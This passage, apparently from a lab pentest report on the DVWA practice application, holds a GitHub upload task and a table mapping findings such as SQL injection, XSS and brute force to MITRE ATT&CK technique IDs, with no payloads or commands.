- Structure and upload the project to GitHub under a numbered folder (07-Web-App-Pentest-DVWA), following the established README and folder convention used in Projects 1–6.

11. MITRE ATT&CK Mapping (Findings to Date)

Finding	Technique ID	Technique Name
SQL Injection	T1190	Exploit Public-Facing Application
Stored XSS	T1189	Drive-by Compromise
Reflected XSS	T1189	Drive-by Compromise
Broken Authentication (Brute Force)	T1110	Brute Force
Blind SQL Injection	T1190	Exploit Public-Facing Application